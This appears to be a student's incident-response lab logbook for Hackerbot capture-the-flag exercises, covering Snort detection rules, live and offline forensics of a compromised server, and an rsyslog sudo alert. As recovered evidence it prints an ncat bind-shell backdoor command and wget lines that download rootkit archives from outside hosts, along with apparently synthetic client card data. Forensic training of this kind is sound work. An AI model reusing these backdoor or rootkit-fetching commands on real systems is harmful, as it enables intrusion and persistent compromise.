Hackerbot: "You need to monitor your sensitive list of clients. The file contains credit card details and national insurance numbers. You have a copy in /home/mothman/trade_secrets/clients.csv Use one or more Snort rules to detect unencrypted transport of the file. The alert must include the message "7805f9". (This attack may take a while.)"

In this attack, Hackerbot is sending sensitive data from the ‘clients.csv’ file over the network. A Snort rule using text-based exfiltration was created to detect the unencrypted file transfer.

```
alert tcp any any -> any any (msg: "7805f9"; content: "Pres.
Consuelo Mayer"; sid:01)
```

The rule above is triggered if TCP traffic with a message of “7805f9” and a content match for the string “Pres. Consuelo Mayer” is detected. The content string is from the clients.csv file. The use of text-based exfiltration detection in this scenario is reliant on unencrypted network traffic – if the network traffic was encrypted, this rule may have missed the data breach potentially resulting in a false negative.



(04:09:56 PM) **mothman**: ready
(04:09:56 PM) **Hackerbot**: Here we go...
(04:09:57 PM) **Hackerbot**: Continuing...
(04:10:02 PM) **Hackerbot**: ...
(04:10:07 PM) **Hackerbot**: ...
(04:10:12 PM) **Hackerbot**: ...
(04:10:17 PM) **Hackerbot**:
(04:10:35 PM) **Hackerbot**: Continuing...
(04:10:35 PM) **Hackerbot**: 😊 Well done! flag{c2333b2c8a72bb254397c8acf2097391}.

Figure 81 – Flag provided by Hackerbot after detecting the transport of data from clients.csv


Attack 2

Hackerbot: Update your rule so that it also matches the fake_clients file. Use REGEXP so that your rule doesn't include any of the actual data. You have a copy in /home/mothman/trade_secrets/fake_clients.csv Use one or more Snort rules to detect unencrypted transport of either of the files. The alert must include the message "f4eae5".

This rule aims to detect unencrypted transport of sensitive files, specifically the fake_clients file.

```
alert tcp any any -> any any (msg: "f4eae5" pcre: "[A-Za-z0-9]"; sid: 02;)
```

Utilising regular expressions (regex) is considered a better option for detection rules in comparison to text-based detection, as it has the ability to be very specific without including any of the data from the files. The PCRE pattern checks for the presence of at least one alphanumeric character in the traffic; if an alphanumeric character is not detected, an alert would not be triggered.



(05:40:48 PM) **mothman**: ready
(05:40:48 PM) **Hackerbot**: Here we go...
(05:40:51 PM) **Hackerbot**: Continuing...
(05:40:54 PM) **Hackerbot**: ...
(05:40:59 PM) **Hackerbot**: ...
(05:41:04 PM) **Hackerbot**: ...
(05:41:09 PM) **Hackerbot**: ...
(05:41:27 PM) **Hackerbot**: Continuing...
(05:41:29 PM) **Hackerbot**: 😊 Well done! flag{94f4beac2e87099e44b17c6b33c75c9e}.

Figure 82 – Flag provided by Hackerbot after creating a regex Snort rule

Where else is the sensitive data at rest across the various server VMs for the lab? Use regex searches to find the file (don't use hashes).

The sensitive data at 'rest' is temporarily stored in the /tmp dir on the server VMs. Using regex and grep, a search was conducted in the /tmp dir for files containing at least one alphanumeric character (this is the same regex used in Attack 2) to locate the sensitive data stored temporarily on the server – these files would be deleted after a reboot however due to the high availability required for servers, it could be several days or weeks before the data in /tmp is erased.

Incident Response Investigation: Logbook

```
mothman@desktop:~$ sudo grep -r [A-Za-z0-9] /tmp
/tmp/fe9024:Donya Skiles Sr., "46490 Alvera Street, Port Capricetown, Cornwall, W8W 8EB", 01389 96212, alve
ra.jakubowski@heller.name, Maestro 6304 8767 8081 2482 12, QQ899347A, 37, translator, eatable-motion, zx
kgzWpAryJul8l0iB0
/tmp/fe9024:Theresa Thomas, "8415 Cameron Highway, Koryfurt, Hampshire, W7 2BE", 056 7862 7492, wunsch-reed
-cpa@zemlak-oconnell-and-hilll.org, Visa Electron 4844 6558 7075 5900, QQ835341A, 29, actress, lovingc
lass, 6hemVcWqsKdgojatDE
/tmp/fe9024:Chris Mcdonald, "53105 Lamar Summit, Brandonchester, West Glamorgan, YX9R 4LN", 0800 986 5991,
fanny@hagenes.co, Solo 6767 5390 0127 3672 89, QQ755710A, 79, chef, awful_weather, qLUPLTEPC1hPjNLKFwW
/tmp/fe9024:Maxie Pagac, "915 Sanford Mill, Columbushaven, Central, JC1V 3AG", 07552 945408, mauro.kemmer@l
akin.info, Visa Electron 4405 5971 2471 7909, QQ194799C, 23, police officer, real_jail, BD8w89Ph4tuwqFUz62ng
/tmp/fe9024:Adriane Mosciski, "817 Bayer Station, East Kyle, Merseyside, Y0 3UL", 07482 735573, elli_schumm
@ruecker.io, Visa 4041 3784 2779 1085, QQ266495D, 64, tailor, upset_knee, 30irdqRWY5nI6CzFru8y
/tmp/fe9024:Marie Evans, "44520 Ralph Walk, Hanefurt, Wiltshire, Z7H 4AL", 07783 120973, vera_wuckert@tromp
-crona.info, Mastercard 5494 8915 5653 4430, QQ211946A, 67, pharmacist, exultantboundary, gMJpRMgS7hiDk9lbB
```

Figure 83 – Searching the /tmp dir for the sensitive data

This regular expression matches any single alphanumeric character. It includes uppercase letters (A-Z), lowercase letters (a-z), and digits (0-9).

Attack 3

Update your rule so that it doesn't contain any of the sensitive data. Use hash-based matching. You have a copy in /home/mothman/trade_secrets/clients.csv Use one or more Snort rules to detect unencrypted transport of the file. The alert must include the message "84ce91".

Hash-based detection provides an additional layer of security in IDPS like Snort, allowing rules to detect specific content with hash values rather than plain text values. Snort supports the 'protected_content' option which allows content matching without storing sensitive data within the Snort rule itself, using hashes (Roesch et al., 2016).

In this Snort rule, hash-based matching is used for detecting the unencrypted transport of the sensitive file 'clients.csv' using a MD5 hash of a specific string from the file. This ensures the true sensitive content of the file are not included in the local.rules file. The sample data used is the entry for Pres. Consuelo Mayer.

```
alert tcp any any -> any any (msg: "84ce91"; content:
"flavor"; protected_content:
"df6576092d82aeb229a3454a8a45dc19"; hash: md5; length: 20;
distance: 1; sid: 03;)
```

The 'length' option is set according to the length of the original string (GMrCBvV6v02gfl36OnaH); not the hash value. The 'distance' is set to 1, this will search one byte after detecting the 'content' value (flavor) and attempt to validate the 'protected_content' MD5 hash with the next byte.

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

GMrCBvV6v02gfl36OnaH

Generate →

Your String	GMrCBvV6v02gfl36OnaH
MD5 Hash	df6576092d82aeb229a3454a8a45dc19 <input type="button" value="Copy"/>

Figure 84 – A MD5 hash generator tool is used to obtain the MD5 of the string

```
(02:59:54 PM) mothman: ready
(02:59:55 PM) Hackerbot: Doing my thing...
(02:59:56 PM) Hackerbot: Continuing...
(03:00:01 PM) Hackerbot: ...
(03:00:06 PM) Hackerbot: ...
(03:00:11 PM) Hackerbot: ...
(03:00:16 PM) Hackerbot: ...
(03:00:34 PM) Hackerbot: Continuing...
(03:00:36 PM) Hackerbot: 🤖 Well done! flag{d686739d}.
(03:00:36 PM) Hackerbot: That was the last one for now. You can rest easy, until next time... (End.)
```

Figure 85 – Flag provided by Hackerbot after creating a rule that doesn't contain any sensitive data

Live Analysis: (Week 8)

Live Analysis involves investigating a potentially compromised system to gather volatile data and real-time info from system processes and RAM. Analysis of a live system allows investigators to gain insight into threats (ongoing or previous), time-sensitive data and the impact of the system following a security event. The principle of volatility is adhered to, collecting the volatile data first and then moving onto less volatile data (known as Offline Analysis).

Logbook Question: Make a note of the risks and benefits associated with storing a record of what we are doing locally on the computer that we are investigating.

Storing evidence and logs on a local system whilst conducting an investigation provide convenient accessibility of the evidence exhibit and allows for real-time analysis due to the ease of access. However local evidence handling has the notable risk of being susceptible to evidence tampering, which would compromise the integrity of the evidence. Moreover, there is a risk of the system shutting down without warning (unpredictably), this would dispose the volatile data.

Logbook Question: Why do statically linked programs not guarantee the security of results?

Statically linked programs cannot control access to any shared libraries. An attacker could modify the libraries in order to alter the output of the program.

Incident Response Investigation: Logbook

Logbook Question: Examine the contents of the various output files and identify anything that may indicate that the computer has been compromised by an attacker. Hint: does the network usage seem suspicious?

Suspicious network activity processed by `ncat` was found in various evidence files which were saved during live analysis of the compromised server. Using `grep`, a search for the command `ncat` was conducted to find info regarding network connections. Key files the info was extracted from were `'ir_out'` and `'lsof_net_out'`.

```
tipua@x-40-351-81--hGH-7-live-analysis-desktop:~/evidence$ grep -i "ncat" ir_out netstat_out lsof_net_out lsof_out
ir_out:0 S root      545      1 0 80      0 - 2573 core_s 15:14 ?      00:00:00 ncat -l -p 56574 -e /bin/bash -k
ir_out:tcp          0      0 0.0.0.0:56574      0.0.0.0:*      LISTEN      545/ncat
ir_out:ncat         545      0      3u IPv6      23075      TCP *:56574 (LISTEN)
ir_out:ncat         545      0      4u IPv4      23076      TCP *:56574 (LISTEN)
ir_out:ncat         545      0 cwd      DIR          8,1      4096      1703938 /root
ir_out:ncat         545      0 rtd      DIR          8,1      4096          2 /
ir_out:ncat         545      0 txt      REG          8,1     208856     1615482 /usr/bin/ncat
ir_out:ncat         545      0 mem      REG          8,1     1579448     1055996 /lib/x86_64-linux-gnu/libm-2.28.so
ir_out:ncat         545      0 mem      REG          8,1     146968      1056007 /lib/x86_64-linux-gnu/libpthread-2.28.so
ir_out:ncat         545      0 mem      REG          8,1     14592      1052150 /lib/x86_64-linux-gnu/libdl-2.28.so
ir_out:ncat         545      0 mem      REG          8,1     1824496     1051550 /lib/x86_64-linux-gnu/libc-2.28.so
ir_out:ncat         545      0 mem      REG          8,1     233232     1615460 /usr/lib/x86_64-linux-gnu/liblua5.3.so.0.0.0
ir_out:ncat         545      0 mem      REG          8,1     269728     1615463 /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1
ir_out:ncat         545      0 mem      REG          8,1     3031904     1581617 /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
ir_out:ncat         545      0 mem      REG          8,1     593696     1581619 /usr/lib/x86_64-linux-gnu/libssl.so.1.1
ir_out:ncat         545      0 mem      REG          8,1     165632     1048661 /lib/x86_64-linux-gnu/ld-2.28.so
ir_out:ncat         545      0 0r      CHR          1,3              7411 /dev/null
ir_out:ncat         545      0      1u REG          8,1          0     262146 /tmp/#262146 (deleted)
ir_out:ncat         545      0      2u REG          8,1          0     262146 /tmp/#262146 (deleted)
ir_out:ncat         545      0      3u IPv6      23075      TCP *:56574 (LISTEN)
ir_out:ncat         545      0      4u IPv4      23076      TCP *:56574 (LISTEN)
Binary file ir_out matches
lsof_net_out:ncat    543      0      3u IPv6      22346      TCP *:56574 (LISTEN)
lsof_net_out:ncat    543      0      4u IPv4      22347      TCP *:56574 (LISTEN)
```

Figure 86 – netcat processes retrieved from the data collection script

Figure 86 indicates the `ncat` process running on port 56574, listening for any incoming connections. This may have been how the attacker gained access to files on the system. Furthermore, it appears the attacker may have used `netcat` to open a shell for incoming connections. There appears to be a trail of deleted files in `/tmp`, which indicates the attacker attempted to obfuscate their actions by deleting logs.

Attack 1

Hackerbot: Create a list of suspicious ports that are open on the compromised system, save to your Desktop VM in `/home/tipua/evidence/bc46ae`.

The following analysis focuses on identifying suspicious open ports on the compromised system using the `netstat` command and various options as part of the program. The output is sent to the evidence file `'bc46ae'`:

```
ssh -t 10.112.35.4
"/media/cdrom0/statbins/linux2.2_x86/netstat -tulpn" | tee
/home/tipua/evidence/bc46ae
```

Incident Response Investigation: Logbook

```
tipua@x-40-351-81--hGH-7-live-analysis-compromised-server:~$ /media/cdrom0/statbins/linux2.2_x86/netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:56574          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:110            0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:631            0.0.0.0:*               -          -
udp        0      0 0.0.0.0:5353           0.0.0.0:*               -          -
udp        0      0 0.0.0.0:59334          0.0.0.0:*               -          -
```

Figure 87 – The `-t -u -l -p -n` netstat options are used to determine which ports are open on the compromised server

Figure 87 shows the list of open ports on the compromised server. These ports were stored in the evidence file.

```
(04:39:58 PM) Hackerbot: Active Internet connections (only servers)
(04:39:58 PM) Hackerbot: Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
(04:40:02 PM) Hackerbot: tcp      0      0 0.0.0.0:21             0.0.0.0:*               LISTEN      -
(04:40:04 PM) Hackerbot: tcp      0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
(04:40:07 PM) Hackerbot: tcp      0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      -
(04:40:10 PM) Hackerbot: tcp      0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      -
(04:40:13 PM) Hackerbot: tcp      0      0 0.0.0.0:56574          0.0.0.0:*               LISTEN      -
(04:40:16 PM) Hackerbot: tcp      0      0 0.0.0.0:110            0.0.0.0:*               LISTEN      -
(04:40:19 PM) Hackerbot: udp      0      0 0.0.0.0:631            0.0.0.0:*               -          -
(04:40:22 PM) Hackerbot: udp      0      0 0.0.0.0:5353           0.0.0.0:*               -          -
(04:40:25 PM) Hackerbot: udp      0      0 0.0.0.0:59334          0.0.0.0:*               -          -
(04:40:28 PM) Hackerbot: 😊 Well done! flag{kS6ZOo0JLsaUhXuTPwuS1w}.
```

Figure 88 – Flag 1 provided by Hackerbot after providing the list of suspicious open ports on the server

Flag 2: What was the full command that was used to start nc listening on the compromised server?

The full command used to establish a listening port using Netcat:

```
ncat -l -p 56574 -e /bin/bash -k
```

After creating a listening port, the attacker can gain access to the system easily by connecting to the open port with shell access (known as a backdoor). The `-l` option enables listening mode; `-p 56574` is the port number which Netcat will keep open for connections; `-e /bin/bash` provides shell access.

```
tipua@x-40-351-81--hGH-7-live-analysis-desktop:~$ less /home/tipua/evidence/ir_out | grep "nc"
4 S systemd+ 419 1 0 80 0 - 23787 do_epo 15:14 ? 00:00:02 /lib/systemd/systemd-timesyncd
0 S root 545 1 0 80 0 - 2573 core_s 15:14 ? 00:00:00 ncat -l -p 56574 -e /bin/bash -k
```

Figure 89 – The full netcat command used to open a listen connection

```
(04:43:00 PM) Hackerbot: What was the full command that was used to start nc listening on the compromised server?
(04:43:03 PM) Hackerbot: Say "The answer is *X*".
(04:43:05 PM) Hackerbot: Let me know when you are 'ready', if you want to move on say 'next', or 'previous' and I'll move things along.
(05:20:48 PM) tipua: The answer is ncat -l -p 56574 -e /bin/bash -k
(05:20:48 PM) Hackerbot: Correct
(05:20:48 PM) Hackerbot: 😊 flag{ab40ada4}
```

Figure 90 – Flag 2 given after providing the full command


Attack 2

Hackerbot: Create a list of processes (pids) running on the system that are not reported by the local version of ps. Save to your Desktop VM in `/home/tipua/evidence/104bff`.

Incident Response Investigation: Logbook

In order to collect the PIDs from the compromised system, the awk function was used to print the first column of each line of the ps output – column one listing the PID (Process ID) of every running process.

```
ssh -t 10.112.35.4 ps | awk '{print $1}'
```



```
tipua@x-40-351-81--hGH-7-live-analysis-desktop:~$ ssh -t 10.112.35.4 ps | awk '{print $1}'
tipua@10.112.35.4's password:
PID
11467
11469
11470
Connection to 10.112.35.4 closed.
```

Figure 91 – Obtaining the true running PIDs of the server

These PIDs were then stored in the evidence file '104bff'.

(05:26:39 PM) **tipua:** ready

(05:26:39 PM) **Hackerbot:** Doing my thing...

(05:26:40 PM) **Hackerbot:** FYI: --0

(05:26:40 PM) **Hackerbot:** PID

(05:26:40 PM) **Hackerbot:** 11484

(05:26:40 PM) **Hackerbot:** 11486

(05:26:40 PM) **Hackerbot:** 11487

(05:26:42 PM) **Hackerbot:** 😊 Well done! flag{WkHvOPjVvwYLoeima5WA}.

(05:26:44 PM) **Hackerbot:** What kind of malware hides processes etc?

(05:26:46 PM) **Hackerbot:** Say "The answer is *X*".

(05:26:49 PM) **Hackerbot:** Say 'ready', 'next', or 'previous'.

(05:28:20 PM) **tipua:** The answer is Rootkit

(05:28:20 PM) **Hackerbot:** Correct

(05:28:20 PM) **Hackerbot:** 😊 flag{nitrosyl couponings}


(05:28:20 PM) **Hackerbot:** That was the last one for now. You can rest easy, until next time... (End.)

Figure 91 – Obtaining the true running PIDs of the server & second flag

A second flag is obtained for providing Hackerbot with the type of malware that is used to hide processes – rootkits.

Other Flags

There were three additional flags stored in the /home and /root directories of the compromised server. One of the flags in /home were hidden, however the '-r' option (Kishore, n.d.) used with grep enabled recursive mode, which includes the searching of hidden files.



```
tipua@x-40-351-81--hGH-7-live-analysis-compromised-server:/$ sudo grep -r "flag{" /home
/home/tipua/.a_hidden_flag-hme:flag{relieflesstagtailjokierrentvaluing}
/home/tipua/7f7992c5f5c9ae38f83243f50add360b:flag{2bc895d1}
tipua@x-40-351-81--hGH-7-live-analysis-compromised-server:/$ sudo grep -r "flag{" /root
/root/veniam-voluptatem/molestiae.gif:flag{zhUF4Q7lfyn1DXHIpA}
```

Figure 92 – Grep was used to search for the three remaining flags

Analysis of a Compromised System: Offline analysis (Week 9)

Offline Analysis involves obtaining and examining evidence from a potentially compromised system that is no longer running (live). Forensic tools are used to inspect disk images and system logs. In this

lab, a read-only mount (also known as a loop mount) of a disk image is used to view the contents of a compromised system without writing to the original evidence exhibit ensuring the integrity of the evidence.

Attack 1

Hackerbot: "Create a list of the potentially trojanised executables on the compromised system, save to your Desktop VM in /home/kun/evidence/d57cc1. Use full pathnames, one per line."

A large and extensive list of all executables on the compromised system was extracted from the read-only disk image of the compromised system using Autopsy. Here is an example of a single executable entry:


```
/1/etc/opt/psybnc/src/psybnc.o  
  
ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not  
stripped  
  
Image: /var/lib/autopsy/idk84785947/host1/images/hda1.img  
Inode: 18455  
  
MD5: 9178c1820027f323087e2756ed91a80b
```

This list was then filtered using grep to only list lines containing the "/1/" which contains the required info – the executable name.

```
grep "/1/" exec_files > filtered_execs.txt
```

The 'egrep' command was then used to further filter the results – this time only listing lines referring to three directories commonly associated with essential system executables and binaries: /usr/, /usr/bin and /sbin.

```
egrep "/usr/|/bin/|/usr/bin/|/sbin/" exec_files
```



```
root@kali:~/evidence# egrep "/usr/|/bin/|/usr/bin/|/sbin/" exec_files  
/1/usr/bin/top  
/1/usr/bin/sense  
/1/usr/bin/sl2  
/1/usr/bin/crontabs  
/1/usr/bin/smbd -D  
/1/usr/bin/(swapd)  
/1/usr/lib/adore.o  
/1/usr/lib/cleaner.o  
/1/usr/lib/sp0  
/1/bin/netstat  
/1/bin/ps  
/1/bin/ls  
/1/bin/pico  
/1/sbin/ifconfig
```

Figure 93 – Utilising egrep to target specific dirs that typically store system executables

The list of executables shown in Figure 93 were then stored in the file 'd57cc1' in the evidence folder.

Incident Response Investigation: Logbook

```
(01:31:20 PM) Hackerbot: /1/usr/lib/sp0
(01:31:22 PM) Hackerbot: /1/usr/lib/sp0_cfg
(01:31:24 PM) Hackerbot: /1/usr/lib/libice.log
(01:31:26 PM) Hackerbot: /1/usr/lib/libgmodule-1.2.so.0.0.10
(01:31:28 PM) Hackerbot: 🤖 Well done! Two flags for you! flag{knoibliestinventersledgersfluffiestreckling}, flag{56c86433}.
```

Figure 94 – Two flags provided by Hackerbot

Logbook Question: Given what we have learned about this system during timeline analysis, what is suspicious about Syslog restarting on August 10th? Was the system actually restarted at that time?

The first entries in the boot.log file are dated for August, followed by the entries for March and the other months. This suggests the March entries have a fake date stamp as the log events are recorded in chronological order indicating that the log file has been modified by an attacker attempting to cover their tracks.

Logbook Question: What is the attacker attempting to do with these commands?

The commands in .bash_history suggest the attacker is attempting to obfuscate their activity. This is achieved by downloading a script named 'sslst0p'. The intruder then used a grep search to identify all Apache processes running and used the 'kill' command to terminate the processes.

Attack 2

Hackerbot: "Create a list of IP addresses you believe have attempted to log in to the system using SSH or Telnet. Save to your Desktop VM in /home/kun/evidence/2ad3e4."

A list of IPs used for SSH or Telnet connections were obtained from the "secure" log, which is used to store info regarding ssh and telnet connections. Figure 95 shows the list of IP addresses extracted from the "secure" file.

```
kun@p-21-176-17-7Pwa-8-dead-analysis-desktop:~/evidence$ cat /home/kun/evidence/2ad3e4
193.109.122.5
202.85.165.46
127.0.0.1
172.16.29.1
```

Figure 95 – Four IPs obtained from the "secure" log and stored in the evidence file

A further flag was obtained for providing the countries of the IPs – this being China and Netherlands.

```
(13:45:21) Hackerbot: What countries are the IP addresses that have attempted to log in to the system using SSH or Telnet
(13:45:25) Hackerbot: Say "The answer is *X*".
(13:45:26) Hackerbot: Say 'ready', 'next', or 'previous'.
(13:53:08) root: China and Netherlands
(13:53:17) root: The answer is China and Netherlands
(13:53:17) Hackerbot: Correct
(13:53:17) Hackerbot: 🤖 flag{0818b724}
```

Figure 96 – Second flag provided by Hackerbot

Attack 3

Save the email addresses that messages were sent to. Save to your Desktop VM in /home/kun/evidence/6252cf.

In Attack 3, email addresses from messages sent externally were extracted from the /var/log/maillog file. The email addresses obtained are present in Figure 97.

```
(02:09:38 PM) kun: ready
(02:09:38 PM) Hackerbot: Here we go...
(02:09:38 PM) Hackerbot: FYI: 0
(02:09:39 PM) Hackerbot: newptraceuser@yahoo.com
(02:09:41 PM) Hackerbot: jijeljijel@yahoo.com
(02:09:43 PM) Hackerbot: [200~skiZophrenia_siCk@yahoo.com
(02:09:45 PM) Hackerbot: 😊 Well done! flag{2de8d21e157859568b0adeb27011bec4}.
```

Figure 97 – Messages were sent to these three Yahoo email accounts

Logbook Question: What sorts of information was emailed?

It looks like the emails contain information regarding the desktop system, such as: hostname, kernel info, SSHD backdoor and other network info. In the same email, a header titled 'Encrypted Passwords' contains a list of user and service passwords from the `/etc/shadow` file. These emails show a major security breach, making it clear that the server is severely compromised.

```
H??Subject: moka
#####
I AM THE GREAT BIG MOUTH
#####
Real ip: meline analysis
#####
SSHD backdoor port:
3128
```

Figure 98 – A deleted email retrieved from email logs

Attack 4

Save the `wget` commands used to download rootkits. Save to your Desktop VM in `/home/kun/evidence/a9afd8`.

The `wget` commands were extracted from the unallocated data block using the following command:

```
less evidence/unallocated | grep "wget"
```

```
root@kali:~# less evidence/unallocated | grep "wget"
wget geocities.com/mybabywhy/rk.tar.gz
wget geocities.com/gavish19/abc.tgz
wget geocities.com/gavish19/abc.tgz
wget www.lugojteam.as.ro/rootkit.tar
wget www.lugojteam.as.ro/rootkit.tar
wget www.lugojteam.as.ro/rootkit.tar
```

Figure 99 – “wget” commands used by the attacker to install rootkits

The `wget` commands in Figure 99 suggest the attacker attempted to download rootkits and other malware onto the compromised server. The potential use of rootkits by the attacker would be used to hide their activities and provide long term persistent access to the compromised system (Fortinet, 2020).

The final flag was obtained after providing the name of the country that the attacker is likely from, this appears to be Romania. One of the `wget` commands used to download a rootkit was installed from a top-level domain in Romania (.ro).

(02:36:22 PM) **Hackerbot:** 😊 Well done! flag{daccf9e05cdc76badeb22192420b3edd}.

(02:36:24 PM) **Hackerbot:** What country is the attacker likely from?

(02:36:27 PM) **Hackerbot:** Say "The answer is *X*".

(02:36:28 PM) **Hackerbot:** Let me know when you are 'ready', if you want to move on say 'next', or 'previous' and I'll move things along.

(02:40:45 PM) **kun:** Romania

(02:40:50 PM) **kun:** Answer is Romania

(02:40:50 PM) **Hackerbot:** Are they exactly the same?

(02:40:50 PM) **Hackerbot:** Correct

(02:40:50 PM) **Hackerbot:** 😊 flag{4682f6ff}

Figure 100 – Both flags obtained

Security information and event management (SIEM) and Elastic (ELK) Stack (Week 10)


SIEM (Security Information and Event Management) systems have become one of the most crucial tools for security organizations such as Security Operation Centers (SOC). Fortinet state the average SOC receives more than 10,000 security alerts per day, which highlights the necessity of SIEM systems; providing centralised logging collection, real-time monitoring, incident response environment for SOC Analysts and automated log analysis (Fortinet, 2020).

Logbook Question: use what you have learned to add a rule so that any sudo command generates a message to all users (which would typically be sent on terminals and as a popup notification).

A syslog rule was created to generate a message if the 'sudo' command is called, to log the use of escalated privileges on the system. The following if statement was added to the rsyslog config file to achieve this:


```
if ($programname == 'sudo') \
then :omusrmsg:*
```

If the program name 'sudo' is called, a message to all active users (to the terminal or as a GUI pop-up alert) is sent. This is illustrated in Figure 101 and 102. This rule ensures any 'sudo' calls are logged and audited – this can be useful for SOC and Forensic Analysts.



```
shibaten@desktop:~$ sudo ls
Message from syslogd@desktop at Dec 11 14:50:14 ...
sudo: shibaten : TTY=pts/1 ; PWD=/home/shibaten ; USER=root ; COMMAND=/bin/ls
```

Figure 101 – Using 'sudo' to test the alert



Local system message service

Message from syslogd@desktop at Dec 11 14:51:32 ...
sudo: pam_unix(sudo:session): session closed for user roo

Message from syslogd@desktop at Dec 11 14:54:39 ...
sudo: shibaten : TTY=pts/1 ; PWD=/home/shibaten ;
USER=root ; COMMAND=/bin/ls

